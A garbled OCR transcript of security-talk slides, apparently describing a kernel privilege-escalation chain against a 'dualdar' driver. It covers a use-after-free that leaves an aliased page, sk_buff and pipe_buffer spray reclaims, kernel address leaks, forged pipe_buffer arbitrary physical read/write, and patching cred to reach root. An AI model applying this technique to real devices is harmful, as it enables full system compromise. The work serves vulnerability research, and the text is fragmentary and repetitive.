mmap(metadata_area);
open(watched);

busy_wait_us(100000);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
open(watched);
```

app

```
// app



read(inotify);
open(prot_file);
write(prot_file); fadvise(DONTNEED);


read(inotify);
close(prot_file);
```

Map, Then Free

dualdard

```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);          INIT
mmap(metadata_area);
open(watched);

busy_wait_us(100000);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
open(watched);
```

app


```
// app




read(inotify);
open(prot_file);
write(prot_file); fadvise(DONTNEED);


read(inotify);
close(prot_file);
```


Map, Then Free



Map, Then Free



Map, Then Free



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





Map, Then Free



Map, Then Free




Map, Then Free





app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
root
uid 0


Reliable physical memory reclaim
app
untrusted
dualdar ACE
(pot) alias mapping
alias mapping
root
uid 0


The Aliased Page: One Frame, Two Mappings



The Aliased Page: One Frame, Two Mappings



The Aliased Page: One Frame, Two Mappings



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

alias
freed

The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page
- …



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Question: as what?

- page table
- `pipe_buffer` slab page
- …

Constraint: kernel exploitation must be near 100% reliable to be weaponizable



The Aliased Page: One Frame, Two Mappings

Goal: reclaim the freed page

Question: as what?

- page table
- `pipe_buffer` slab page
- …

Constraint: kernel exploitation must be near 100% reliable to be weaponizable

- `sk_buff->frag` data page



Reclaiming with `sk_buff` Fragments



Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
    ...
    unsigned int truesize;
    ...
    struct skb_shared_info *end;
};
```

kernel's descriptor for one network packet

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

array of pages backing this fragment

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{




}
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{



}
```

allocates the frag pages

alias
freed

Reclaiming with `sk_buff` Fragments

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struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
};
```

```
struct sk_buff *alloc_skb_with_frags(..., int order, ...)
{
   [...]
   while (data_len) {
      while (order && PAGE_ALIGN(data_len) < (PAGE_SIZE << order))
         order--; // shrink to fit
      page = alloc_pages(gfp_mask, order); // frag page
      [...]
   }
}
```

alias
freed

Reclaiming with `sk_buff` Fragments

```
struct sk_buff {
   ...
   unsigned int truesize;
   ...
   struct skb_shared_info *end;
};
```

```
struct skb_shared_info {
   ...
   unsigned char nr_frags;
   skb_frag_t frags[MAX_SKB_FRAGS];
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      [...]
   }
}
```

sk_buff->frag



Confirming the Reclaim



Confirming the Reclaim

Spray: `sk_buff->frag` data pages



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`



Confirming the Reclaim

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- where `XX` is the `sk_buff` identifier



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Confirm: read cookie via alias



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`
- where `XX` is the `sk_buff` identifier

Confirm: read cookie via alias

- `DE AD BE EF 47` means `sk_buff` number `0x47`



Confirming the Reclaim

Spray: `sk_buff->frag` data pages

- with unique cookie `DE AD BE EF XX`
- where `XX` is the `sk_buff` identifier

Confirm: read cookie via alias

- `DE AD BE EF 47` means `sk_buff` number `0x47`

Result: reliable reclamation




Second Reclaim: as `pipe_buffer`



Second Reclaim: as `pipe_buffer`


Free: `__free_page(sk_buff->frag)` — `#0x47`



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

releases the page again



Second Reclaim: as `pipe_buffer`

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
Reclaim: as `pipe_buffer` slab page



Second Reclaim: as `pipe_buffer`

Free: `__free_page(sk_buff->frag)` — `#0x47`

- releases the page again

Reclaim: as `pipe_buffer` slab page

- each pipe holds a ring of `pipe_buffer` structs, one per queued page



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- ring size is tunable from userspace via `fcntl(F_SETPIPE_SZ)`



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- elastic object: `pipe_buffer[2]` rounds up into `kmalloc-96`



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Result: reliable reclamation



Why `pipe_buffer`?



Why pipe_buffer?



Why `pipe_buffer`?

```
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {




};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;




};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;




};
```

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;


};
```

Why `pipe_buffer`?

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/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
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    // offset/length of data inside the @page
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    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

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Strong leak primitive:

Why `pipe_buffer`?

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```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

Why `pipe_buffer`?

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/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
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    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

- `ops` — leaks a **kernel image** base

  `kimage_va = pipe_buffer->ops - anon_pipe_buf_ops_offset`

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

- `ops` — leaks a **kernel image** base

  `kimage_va = pipe_buffer->ops - anon_pipe_buf_ops_offset`

Strong write primitive:

Why `pipe_buffer`?

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
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Strong leak primitive:

- `page` — leaks the **vmemmap** base

  `vmemmap_base = 1GB-aligned pipe_buffer->page`

- `ops` — leaks a **kernel image** base

  `kimage_va = pipe_buffer->ops - anon_pipe_buf_ops_offset`

Strong write primitive:

- `page`, `offset`, `len` can be redirected to **arbitrary** pages

  turns `read()` / `write()` into an arbitrary physical R/W primitive

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
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

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

Normal behaviour:

Forging `pipe_buffer` → Arbitrary Phys R/W

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

Normal behaviour:

- `read()` reads bytes from the physical data page at `offset`

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

Normal behaviour:

- `read()` reads bytes from the physical data page at `offset`
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Attacker scenario:

Forging `pipe_buffer` → Arbitrary Phys R/W

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Attacker scenario:

- use the alias to control `page`, `offset`, `len`
- referring to an arbitrary attacker-selected physical page

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- use the alias to control `page`, `offset`, `len`
- referring to an arbitrary attacker-selected physical page

Result: arb phys r/w

Arbitrary Virtual R/W

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

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
```

- Kernel image loaded at `LOAD_PA`



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
- Kernel image loaded at `LOAD_PA`
- Kernel VA → PA:

  `pa = va - kernel_base_va + LOAD_PA`



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
- Kernel image loaded at `LOAD_PA`
- Kernel VA ⟶ PA:

  `pa = va - kernel_base_va + LOAD_PA`
- `LOAD_PA` :

  bootloader-fixed per device



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
- `LOAD_PA` :

  bootloader-fixed per device

  + per-boot slide since the July release




app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
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
kernel
R/W
root
uid 0


System patching
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

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

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

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};
```

```c
struct task_struct {
    [...]

    [...]
};
```





The Usual Root: Patch `cred`



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
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
struct task_struct {
    [...]
    // executable name, e.g. "swapper/0"
    char comm[TASK_COMM_LEN];




    [...]
};
```





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```

```c
struct task_struct {
    [...]
    // executable name, e.g. "swapper/0"
    char comm[TASK_COMM_LEN];
    [...]
    // linked into the global process list
    struct list_head tasks;


    [...]
};
```





The Usual Root: Patch `cred`



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struct task_struct {
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    // executable name, e.g. "swapper/0"
    char comm[TASK_COMM_LEN];
    [...]
    // linked into the global process list
    struct list_head tasks;
    [...]
    // effective (overridable) subjective task credentials
    const struct cred __rcu *cred;
    [...]
};
```



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

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

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

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

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

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

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    unsigned int flags;
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};
```


```c
struct cred {
    kuid_t uid; // real UID of the task
    kgid_t gid; // real GID of the task
    kuid_t euid; // effective UID of the task
    kgid_t egid; // effective GID of the task
    [...]
    kernel_cap_t cap_inheritable; // caps our children can inherit
    kernel_cap_t cap_permitted; // caps we're permitted
    kernel_cap_t cap_effective; // caps we can actually use
    [...]
};
```



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

The Usual Root: Patch `cred`



